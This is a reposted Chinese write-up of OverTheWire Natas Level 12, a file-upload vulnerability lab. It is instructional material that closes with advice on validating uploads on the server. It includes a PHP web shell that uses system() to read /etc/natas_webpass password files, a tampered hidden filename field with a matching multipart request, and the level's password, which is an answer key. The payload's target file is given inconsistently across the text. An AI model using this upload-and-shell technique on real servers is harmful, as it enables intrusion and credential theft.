
Natas Wargame Level 12 Writeup（文件上传漏洞）

转载

a_18067 于 2017-05-12 21:16:00 发布 58 收藏
文章标签： php
原文链接：http://www.cnblogs.com/liqiuhao/p/6847268.html



sourcecode核心代码：

```php
<?

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext; #upload/随机字符.XXX
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);#获得扩展名
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]); #upload/随机字符.XXX


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>
```

经过分析，上传流程为：上传 -> 服务器获取格式xxx -> 判断大小 -> 生成随机参数 -> 将文件从temp文件夹下移动到./upload/xxxxx.xxx。

可以发现，该上传文件的漏洞在于，没有强制验证文件的属性，并将上传文件设置为可以访问的（回显）。

考虑上传一个php脚本，该脚本显示/etc/natas_webpass/natas12：

```php
<?php
 $a = system('cat /etc/natas_webpass/natas14');
 echo $a;
?>
```

命名为test.php，则上传后应存储为/upload/xxxxxx.php

但上传后发现，php脚本没有能够被正确识别。

先分析本地源码，实在没思路的时候，也可试试抓包。

```
<div id="content">
  ::before
  <form enctype="multipart/form-data" action="index.php" method="POST">
    <input name="MAX_FILE_SIZE" value="1000" type="hidden"></input>
    <input name="filename" value="ztr5hhsps1.jpg" type="hidden"></input>
    Choose a JPEG to upload (max 1KB):
    <br></br>
    <input name="uploadedfile" type="file"></input>
    <br></br>
    <input value="Upload File" type="submit"></input>
  </form>
```

可以看到，有两个隐藏的上传变量：MAX_FILE_SIZE和filename。再结合服务器的脚本可知，这里的ztr5hhsps1.jpg的作用应该是强制将上传文件“改为”jpg格式，但这种方法放在了本地，所以让我们有了可乘之机。

```
<input name="filename" value="ztr5hhsps1.php" type="hidden"></input>
Choose a JPEG to upload (max 1KB):
```

改为.php

如果通过抓包分析的话，有一个地方需要注意：


```
Content-Disposition: form-data; name="filename"

34h5wllxb0.jpg
-----------------------------168409385017306895785124230
Content-Disposition: form-data; name="uploadedfile"; filename="test.php"
Content-Type: application/x-php

<?php
 $a = system('cat /etc/natas_webpass/natas12');
 echo $a;
?>
```

wireshark的排版有些问题。。。

第一个filename和第二个filename的意义不同，第一个是上传的一个text变量，服务器也是根据这个”强制识别“为jpg，第二个上传文件的file默认属性。



运行脚本，拿到flag：**jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY**

总结：上传文件应该对文件进行严格的认证，如格式，大小等等。另外，这种认证在服务器端一定要是完整的，任何时候都不能相信客户。

转载于:https://www.cnblogs.com/liqiuhao/p/6847268.html